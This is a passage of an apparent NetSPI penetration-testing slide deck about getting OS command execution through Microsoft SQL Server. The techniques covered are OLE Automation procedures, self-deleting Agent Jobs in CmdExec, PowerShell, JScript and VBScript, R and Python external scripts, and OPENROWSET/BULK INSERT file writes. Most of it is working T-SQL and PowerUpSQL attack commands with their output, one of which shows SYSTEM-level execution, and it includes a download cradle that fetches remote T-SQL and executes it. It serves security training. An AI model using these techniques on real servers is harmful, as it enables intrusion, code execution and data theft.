    process.WaitForExit();
    process.Close();
}
```

100 %

Reference: https://blog.netspi.com/attacking-sql-server-clr-assemblies/

Ole Automation Procedures

Ole Automation Procedures - Overview

1. SQL Server native scripting that allows calls to COM objects
2. Affected Versions: SQL Server 2000 to 2017 (so far)
3. Requires sysadmin role by default
4. Can be executed by non-sysadmin with:
   - GRANT EXECUTE ON OBJECT::[dbo].[**sp_OACreate**] to [public]
   - GRANT EXECUTE ON OBJECT::[dbo].[**sp_OAMethod**] to [public]
5. Executes as the SQL Server service account

Reference: https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/

Ole Automation Procedures - Instructions

1. Server level setting: “'Ole Automation Procedures” set to 1
2. Run your code ☺

Reference: https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/

```
-- Enable Show Advanced Options
sp_configure 'Show Advanced Options',1
RECONFIGURE
GO

-- Enable OLE Automation Procedures
sp_configure 'Ole Automation Procedures',1
RECONFIGURE
GO

-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run' , null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'

-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO

-- Remove temp result file
DECLARE @Shell INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @Shell, 'run' , null, 'cmd.exe /c "DEL c:\temp\file.txt"'
GO

-- Disable Show Advanced Options
sp_configure 'Show Advanced Options',1
RECONFIGURE
GO

-- Disable OLE Automation Procedures
sp_configure 'Ole Automation Procedures',1
RECONFIGURE
GO
```

Ole Automation Procedures - Code - TSQL

```
-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run' , null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'

-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO
```

Reference: https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/

Ole Automation Procedures - Code - TSQL

```
-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run' , null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'

-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO
```

Reference: https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/

Ole Automation Procedures - Code - TSQL

```
-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run' , null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'

-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO
```

Reference: https://malwaremusings.com/2013/04/10/a-look-at-some-ms-sql-attacks-overview/

Ole Automation Procedures - Automation - PowerUpSQL

Action	PowerUpSQL Function
Execute OS Command via OLE Automation Procedure	Invoke-SQLOSCmdOle

Administrator: Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help


Script

```
PS C:\> Invoke-SQLOSCmdOle -Verbose -Command whoami -Instance MSSQLSRV04\SQLSERVER2016 -Username sa -P
VERBOSE: Creating runspace pool and session states
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : You are a sysadmin.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Show Advanced Options is already enabled.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Ole Automation Procedures are already enabled.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Executing command: whoami
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Reading command output from c:\windows\temp\wvpXC.txt
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Removing file c:\windows\temp\wvpXC.txt
VERBOSE: Closing the runspace pool

ComputerName                    Instance                        CommandResults
------------                    --------                        --------------
MSSQLSRV04                      MSSQLSRV04\SQLSERVER2016        nt authority\system



PS C:\>
```

Ln 18 Col 9 200%

BEYOND XP_CMDSHELL: BONUS SLIDE – TSQL DOWNLOAD CRADLE

```
-- OLE Automation Procedure Download Cradle Example

-- Setup Variables
DECLARE @url varchar(300)
DECLARE @WinHTTP int
DECLARE @handle  int
DECLARE @Command varchar(8000)

-- Set target url containting TSQL
SET @url = 'http://127.0.0.1/mycmd.txt'

-- Setup namespace
EXEC @handle=sp_OACreate 'WinHttp.WinHttpRequest.5.1',@WinHTTP OUT

-- Call the Open method to setup the HTTP request
EXEC @handle=sp_OAMethod @WinHTTP, 'Open',NULL,'GET',@url,'false'

-- Call the Send method to send the HTTP GET request
EXEC @handle=sp_OAMethod @WinHTTP,'Send'

-- Capture the HTTP response content
EXEC @handle=sp_OAGetProperty @WinHTTP,'ResponseText', @Command out

-- Destroy the object
EXEC @handle=sp_OADestroy @WinHTTP

-- Display command
SELECT @Command

-- Run command
execute(@Command)
```



Agent Jobs

Agent Jobs - Overview

1. Native task scheduling engine
2. Affected Versions: All
3. Requires sysadmin role by default
4. Non sysadmin roles: SQLAgentUserRole, SQLAgentReaderRole, SQLAgentOperatorRole (require proxy account)
5. Executes as the SQL Server Agent service account unless a a proxy account is configured

Agent Jobs - Overview - Most Common Job Types

1. TSQL
2. SQL Server Integrated Services (SSIS) Package
3. CMDEXEC
4. PowerShell
5. ActiveScripting (VBScript & JSCRIPT)

Agent Jobs - Instructions

1. Make sure the SQL Server Agent service is running! (xp_startservice)
2. Create Job
3. Create Job Step
4. Configure to self delete
5. Run Job

- Note: For non sysadmins a proxy account must be configured. As a sysadmin:
  - Create a credential
  - Create a proxy account that allows all the subsystem execution needed
  - Grant use of proxy to security principals (logins and roles)

Agent Jobs - Code - TSQL - CMDEXEC

```
use msdb
DECLARE @jobId BINARY(16)
EXEC msdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - CMDEXEC',
@enabled=1,
@notify_level_eventlog=0,
@notify_level_email=0,
@notify_level_netsend=0,
@notify_level_page=0,
@delete_level=1,
@description=N'No description available.',
@category_name=N'[Uncategorized (Local)]',
@owner_login_name=N'sa', @job_id = @jobId OUTPUT

EXEC msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N
ND  - CMDEXEC',
@step_id=1,
@cmdexec_success_code=0,
@on_success_action=1,
@on_success_step_id=0,
@on_fail_action=2,
@on_fail_step_id=0,
@retry_attempts=0,
@retry_interval=0,
@os_run_priority=0, @subsystem=N'CmdExec',
@command=N'c:\windows\system32\cmd.exe /c echo hello > c:\windows\temp\blah.txt',
@flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - CMDEXEC' ;
```

@command=N'**c:\windows\system32\cmd.exe /c echo hello > c:\windows\temp\blah.txt**',

Agent Jobs - Code - TSQL - PowerShell

```
USE [msdb]
GO

DECLARE @jobId BINARY(16)
EXEC msdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - POWERSHELL',
@enabled=1,
@notify_level_eventlog=0,
@notify_level_email=0,
@notify_level_netsend=0,
@notify_level_page=0,
@delete_level=1,
@description=N'No description available.',
@category_name=N'[Uncategorized (Local)]',
@owner_login_name=N'sa', @job_id = @jobId OUTPUT

EXEC msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'RUN  OWERHSHELL',
@step_id=1,
@cmdexec_success_code=0,
@on_success_action=1,
@on_success_step_id=0,
@on_fail_action=2,
@on_fail_step_id=0,
@retry_attempts=0,
@retry_interval=0,
@os_run_priority=0, @subsystem=N'PowerShell',
@command=N'write-output "hello world" | out-file c:\windows\temp\blah.txt',
@database_name=N'master',
@flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - POWERSHELL' ;
```

@command=N'**write-output "hello world" | out-file c:\windows\temp\blah.txt**'

Agent Jobs - Code - TSQL - JSCRIPT

```
use msdb
DECLARE @jobId BINARY(16)

exec msdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIP
@enabled=1,
@notify_level_eventlog=0,
@notify_level_email=0,
@notify_level_netsend=0,
@notify_level_page=0,
@delete_level=1,
@description=N'No description available.',
@category_name=N'[Uncategorized (Local)]',
@owner_login_name=N'sa', @job_id = @jobId OUTPUT

exec msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'RUN COMMAND -
@step_id=1,
@cmdexec_success_code=0,
@on_success_action=1,
@on_success_step_id=0,
@on_fail_action=2,
@on_fail_step_id=0,
@retry_attempts=0,
@retry_interval=0,
@os_run_priority=0, @subsystem=N'ActiveScripting',
@command=N'function RunCmd()
{
var objShell = new ActiveXObject("shell.application");
        objShell.ShellExecute("cmd.exe", "/c echo hello > c:\\windows\\temp\\blah.t
 }

RunCmd();
',
@database_name=N'JavaScript',
@flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIPT' ;
```

```
@command=N'function RunCmd()
{

        var objShell = new ActiveXObject("shell.application");
        objShell.ShellExecute("cmd.exe",
        "/c echo hello >     c:\\windows\\temp\\blah.txt",
        "",
        "open",
        0);
 }

RunCmd();'
```

Agent Jobs - Code - TSQL - VBSCRIPT

```
use msdb

DECLARE @jobId BINARY(16)
EXECmsdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT',
@enabled=1,
@notify_level_eventlog=0,
@notify_level_email=0,
@notify_level_netsend=0,
@notify_level_page=0,
@delete_level=1,
@description=N'No description available.',
@category_name=N'[Uncategorized (Local)]',
@owner_login_name=N'sa', @job_id = @jobId OUTPUT

EXEC msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'RUN COMMAND - Active
@step_id=1,
@cmdexec_success_code=0,
@on_success_action=1,
@on_success_step_id=0,
@on_fail_action=2,
@on_fail_step_id=0,
@retry_attempts=0,
@retry_interval=0,
@os_run_priority=0, @subsystem=N'ActiveScripting',
@command=N'FUNCTION Main()

dim shell
set shell= CreateObject ("WScript.Shell")
shell.run("c:\windows\system32\cmd.exe /c echo hello > c:\windows\temp\bla
set shell = nothing

END FUNCTION',
@database_name=N'VBScript',
@flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT' ;
```

```
@command=N'FUNCTION Main()

dim shell
set shell= CreateObject ("WScript.Shell")
shell.run("c:\windows\system32\cmd.exe /c echo hello
> c:\windows\temp\blah.txt")
set shell = nothing

END FUNCTION',
```

NETSPI

Agent Jobs - Code - TSQL - VBSCRIPT - Find your own com

OLE/COM Object Viewer

OleViewDotNet

https://github.com/tyranid/oleviewdotnet

Agent Jobs - Code - TSQL - List Jobs

```
SELECT job.job_id as [JOB_ID],
job.name as [JOB_NAME],
job.description as [JOB_DESCRIPTION],
steps.step_name,
steps.subsystem,
steps.command,
SUSER_SNAME(job.owner_sid) as [JOB_OWNER],
steps.proxy_id,
proxies.name as [proxy_account],
job.enabled,
steps.server,
job.date_created,
steps.last_run_date
FROM [msdb].[dbo].[sysjobs] job
INNER JOIN [msdb].[dbo].[sysjobsteps] steps
ON job.job_id = steps.job_id
left join [msdb].[dbo].[sysproxies] proxies
ON steps.proxy_id = proxies.proxy_id
ORDER BY JOB_NAME, step_name
```

SQLQuery3.sql - MSSQLSRV04\SQLSERVER2014.master (sa (51))* - Microsoft SQL Server Management Studio (Administrator)

File Edit View Query Project Debug Tools Window Help

New Query | master | Execute | Debug

SQLQuery3.sql - MS...14.master (sa (51))* | more.sql - MSSQLSR...14.master (sa (60))*

```
SELECT  job.name as [JOB_NAME],
        job.description as [JOB_DESCRIPTION],
        steps.step_name,
        steps.subsystem,
        steps.command,
        SUSER_SNAME(job.owner_sid) as [JOB_OWNER],
        steps.proxy_id,
        proxies.name as [proxy_account],
        job.enabled,
        steps.server,
        job.date_created,
```

Results | Messages

	JOB_NAME	JOB_DESCRIPTION	step_name	subsystem	command
1	OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIPT	No description available.	RUN COMMAND - ActiveX: JSCRIPT	ActiveScripting	function RunCmd() { var objShell
2	OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT	No description available.	RUN COMMAND - ActiveX: VBSCRIPT	ActiveScripting	FUNCTION Main() dim shell set
3	OS COMMAND EXECUTION EXAMPLE - CMDEXEC	No description available.	RUN COMMAND - CMDEXEC	CmdExec	c:\windows\system32\cmd.exe /c
4	OS COMMAND EXECUTION EXAMPLE - POWERSHELL	No description available.	RUN COMMAND - POWERHSHELL	PowerShell	write-output "hello world" | out-file
5	syspolicy_purge_history	No description available.	Erase Phantom System Health Records.	PowerShell	if ('$(ESCAPE_SQUOTE(INST))' -e
6	syspolicy_purge_history	No description available.	Purge history.	TSQL	EXEC msdb.dbo.sp_syspolicy_purg
7	syspolicy_purge_history	No description available.	Verify that automation is enabled.	TSQL	IF (msdb.dbo.fn_syspolicy_is_auto

1	OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIPT	No description available.	RUN COMMAND - ActiveX: JSCRIPT	ActiveScripting	function RunCmd() { var objShell = new ActiveXObject...	sa
2	OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT	No description available.	RUN COMMAND - ActiveX: VBSCRIPT	ActiveScripting	FUNCTION Main() dim shell set shell= CreateObject ("...	sa
3	OS COMMAND EXECUTION EXAMPLE - CMDEXEC	No description available.	RUN COMMAND - CMDEXEC	CmdExec	c:\windows\system32\cmd.exe /c echo hello > c:\wind...	sa
4	OS COMMAND EXECUTION EXAMPLE - POWERSHELL	No description available.	RUN COMMAND - POWERHSHELL	PowerShell	write-output "hello world" | out-file c:\windows\temp\bla...	sa
5	syspolicy_purge_history	No description available.	Erase Phantom System Health Records.	PowerShell	if ('$(ESCAPE_SQUOTE(INST))' -eq 'MSSQLSERVER')	sa

Query executed successfully. | MSSQLSRV04\SQLSERVER2014 (1... | sa (51) | master | 00:00:00 | 7 rows

Ready | Ln 1 | Col 9 | Ch 8 | INS

Agent Jobs - Automation - PowerUpSQL


- **Get-SQLAgentJob**
- Get list of agents jobs and their code
- Use on scale to get stats in verbose

Get-SQLInstanceDomain | Get-SQLAgentJob - Verbose

```
VERBOSE: SQL Server Agent Job Search
Complete.
VERBOSE: ---------------------------------
VERBOSE: Agent Job Summary
VERBOSE: ---------------------------------
VERBOSE:  470 jobs found
VERBOSE:  7 affected systems
VERBOSE:  7 affected SQL Server instances
VERBOSE:  33 proxy credentials used
VERBOSE: ---------------------------------
VERBOSE: Agent Job Summary by SubSystem
VERBOSE: ---------------------------------
VERBOSE:  461 SSIS Jobs
VERBOSE:  4 Snapshot Jobs
VERBOSE:  2 Distribution Jobs
VERBOSE:  1 QueueReader Jobs
VERBOSE:  1 LogReader Jobs
VERBOSE:  1 CmdExec Jobs
VERBOSE:  470 Total
VERBOSE: ---------------------------------
```

Agent Jobs - Automation - PowerUpSQL

- **Invoke-SQLOSCmdAgentJob**
- Written by Leo Loobeek
- Gold Star PowerUpSQL contributor!



Agent Jobs - Automation - PowerUpSQL

Action	PowerUpSQL Function
List Agent Jobs	Get-SQLAgentJob
OS CMD via CMDEXEC	Invoke-SQLOSCmdAgentJob –SubSystem CMDEXEC
OS CMD via PowerShell	Invoke-SQLOSCmdAgentJob –SubSystem PowerShell
OS CMD via JScript	Invoke-SQLOSCmdAgentJob –SubSystem Jscript
OS CMD via VBScript	Invoke-SQLOSCmdAgentJob –SubSystem VBScript

External Scripts

R & Python

External Scripts - Overview

- R introduced in SQL Server 2016
- Python introduced in SQL Server 2017
- Both are used for “big data” analytics and machine learning stuff
- Runtime environments must be installed with SQL Server
- Require sysadmin privileges to run by default
- Run as a dynamically created local Windows user account

External Scripts - Instructions

1. The R / Python runtime environment **must** be installed already
2. The '**external scripts enabled**' server configuration **must** be enabled
3. The SQL Server service **must** be restarted for the change to take effect
4. Then 'sp_execute_external_script' can be used to execute OS commands via R and Python scripts

R Scripts - Code Sample - TSQL

```
EXEC sp_execute_external_script
  @language=N'R',
  @script=N'OutputDataSet <- data.frame(system("cmd.exe /c
whoami",intern=T))'
  WITH RESULT SETS (([cmd_out] text));
GO
```

Python Scripts - Code Sample - TSQL

```
EXEC sp_execute_external_script
@language =N'Python',
@script=N'import subprocess
p = subprocess.Popen("cmd.exe /c whoami", stdout=subprocess.PIPE)
OutputDataSet = pandas.DataFrame([str(p.stdout.read(), "utf-8")])'
WITH RESULT SETS (([Output] nvarchar(max)))
```

Source: https://gist.github.com/james-otten/63389189ee73376268c5eb676946ada5

External Script - Automation - PowerUpSQL

Action	PowerUpSQL Function
OS CMD via R Script	Invoke-SQLOSCmdR
OS CMD via Python Script	Invoke-SQLOSCmdPython

R Scripts – Automation – PowerUpSQL

```
PS C:\> Invoke-SQLOSCmdR -Verbose -Instance Server1\SQLSERVER2017 -command whoami
VERBOSE: Creating runspace pool and session states
VERBOSE: Server1\SQLSERVER2017 : Connection Success.
VERBOSE: Server1\SQLSERVER2017 : You are a sysadmin.
VERBOSE: Server1\SQLSERVER2017 : Show Advanced Options is disabled.
VERBOSE: Server1\SQLSERVER2017 : Enabled Show Advanced Options.
VERBOSE: Server1\SQLSERVER2017 : External scripts enabled are disabled.
VERBOSE: Server1\SQLSERVER2017 : Enabled external scripts.
VERBOSE: Server1\SQLSERVER2017 : The 'external scripts enabled' setting is enabled in runtime.'
VERBOSE: Server1\SQLSERVER2017 : Executing command: whoami
VERBOSE: Server1\SQLSERVER2017 : Disabling external scripts
VERBOSE: Server1\SQLSERVER2017 : Disabling Show Advanced Options
VERBOSE: Closing the runspace pool

ComputerName   Instance                CommandResults
------------   ----------            ----------------
Server1        Server1\SQLSERVER2017 Server1\sqlserver201701
```

Python Scripts – Automation – PowerUpSQL

```
PS C:\> Invoke-SQLOSCmdPython -Verbose -Instance Server1\SQLSERVER2017 -command whoami
VERBOSE: Creating runspace pool and session states
VERBOSE: Server1\SQLSERVER2017 : Connection Success.
VERBOSE: Server1\SQLSERVER2017 : You are a sysadmin.
VERBOSE: Server1\SQLSERVER2017 : Show Advanced Options is disabled.
VERBOSE: Server1\SQLSERVER2017 : Enabled Show Advanced Options.
VERBOSE: Server1\SQLSERVER2017 : External scripts enabled are disabled.
VERBOSE: Server1\SQLSERVER2017 : Enabled external scripts.
VERBOSE: Server1\SQLSERVER2017 : The 'external scripts enabled' setting is enabled in runtime.'
VERBOSE: Server1\SQLSERVER2017 : Executing command: whoami
VERBOSE: Server1\SQLSERVER2017 : Disabling external scripts
VERBOSE: Server1\SQLSERVER2017 : Disabling Show Advanced Options
VERBOSE: Closing the runspace pool

ComputerName   Instance                CommandResults
----------     -----------             ------------------------
Server1        Server1\SQLSERVER2017   Server1\sqlserver201701
```

File Autoruns

File Autoruns - Writing Files

- **OpenRowSet / OpenDataSource / OpenQuery**
  - Requires sysadmin or bulk insert privileges
  - Requires the 'Microsoft.ACE.OLEDB.12.0' or similar provider to be installed
  - Requires sp_configure 'ad hoc distributed queries',1
- **Bulk Insert** File Copy
  - Requires sysadmin or bulk insert privileges
  - Requires local, UNC, or WebDav path to copy file content
- Haven't had time to verify the full WebDav PoC yet (exfil)

File Autoruns - OpenRowSet File Write

```
-- Note: Requires the driver to be installed ahead of time.

-- list available providers
EXEC sp_MSset_oledb_prop -- get available providers

-- Enable show advanced options
sp_configure 'show advanced options',1
reconfigure
go

-- Enable ad hoc queries
sp_configure 'ad hoc distributed queries',1
reconfigure
go
-- Write text file
INSERT INTO OPENROWSET('Microsoft.ACE.OLEDB.12.0','Text;Database=c:\temp\;HDR=Yes;FORMAT=text', 'SELECT * FROM
[file.txt]')
SELECT @@version

-- Note: This also works with unc paths \\ip\file.txt
-- Note: This also works with webdav paths \\ip@80\file.txt However, the target web server needs to support propfind.
```

File Autoruns - Bulk Insert Read File

```
-- Create temp table
CREATE TABLE #file (content nvarchar(4000));

-- Read file into temp table
BULK INSERT #file
FROM 'c:\temp\file.txt';

-- Select contents of file
SELECT content FROM #file
```

https://docs.microsoft.com/en-us/sql/t-sql/statements/bulk-insert-transact-sql

File Autoruns - Automation - PowerUpSQL

- **TSQL File write via BULK INSERT ErrorFile**
- Written by Antti Rantasaari
- Gold Star PowerUpSQL contributor!

File Autoruns - Bulk Insert Error - File Write/Copy

```
-- author: antti rantassari, 2017
-- Description: Copy file contents to another file via local, unc, or webdav path
-- summary = file contains varchar data, field is an int, throws casting error on read, set error output to file, tada!
-- requires sysadmin or bulk insert privs

CREATE TABLE #errortable (ignore int)

BULK INSERT #errortable
FROM '\\localhost\c$\windows\win.ini'
WITH
(
fieldterminator=',',
rowterminator='\n',
errorfile='c:\windows\temp\thatjusthappend.txt'
)

drop table #errortable
```

https://docs.microsoft.com/en-us/sql/t-sql/statements/bulk-insert-transact-sql

File Autoruns - Bulk Insert Error File Copy

```
-- author: antti rantassari, 2017
-- Description: Copy file contents to another file via local, unc, or webdav path
-- summary = file contains varchar data, field is an int, throws casting error on read, set error output to file, tada!
-- requires sysadmin or bulk insert privs

CREATE TABLE #errortable (ignore int)

BULK INSERT #errortable
FROM '\\localhost\c$\windows\win.ini' -- or  'c:\windows\system32\win.ini' -- or \\hostanme@SSL\folder\file.ini'
WITH
(
fieldterminator=',',
rowterminator='\n',
errorfile='c:\windows\temp\thatjusthappend.txt'
)

drop table #errortable
```

https://docs.microsoft.com/en-us/sql/t-sql/statements/bulk-insert-transact-sql


Uuuh - That was too much crap at once.
SPACE RANGER
LIGHTYEAR

BEYOND XP_CMDSHELL: POWERUPSQL OS CMD CHEAT SHEET

NETSPI

Technique	PowerUpSQL Functions	PowerUpSQL Templates
Execute xp_cmdshell	• **Invoke-SQLOSCmd**	• oscmdexec_xpcmdshell.sql • oscmdexec_xpcmdshell_proxy.sql
Create & Execute a Extended Stored Procedure	• Create-SQLFileXpDll • Get-SQLStoredProcedureXp	• cmd_exec.cpp
Create & Execute a CLR Assembly	• Create-SQLFileCLRDll • Get-SQLStoreProcedureCLR • Get-SQLStoreProcedureCLR -ExportFolder C:\temp\ • **Invoke-SQLOSCmdCLR**	• cmd_exec.cs
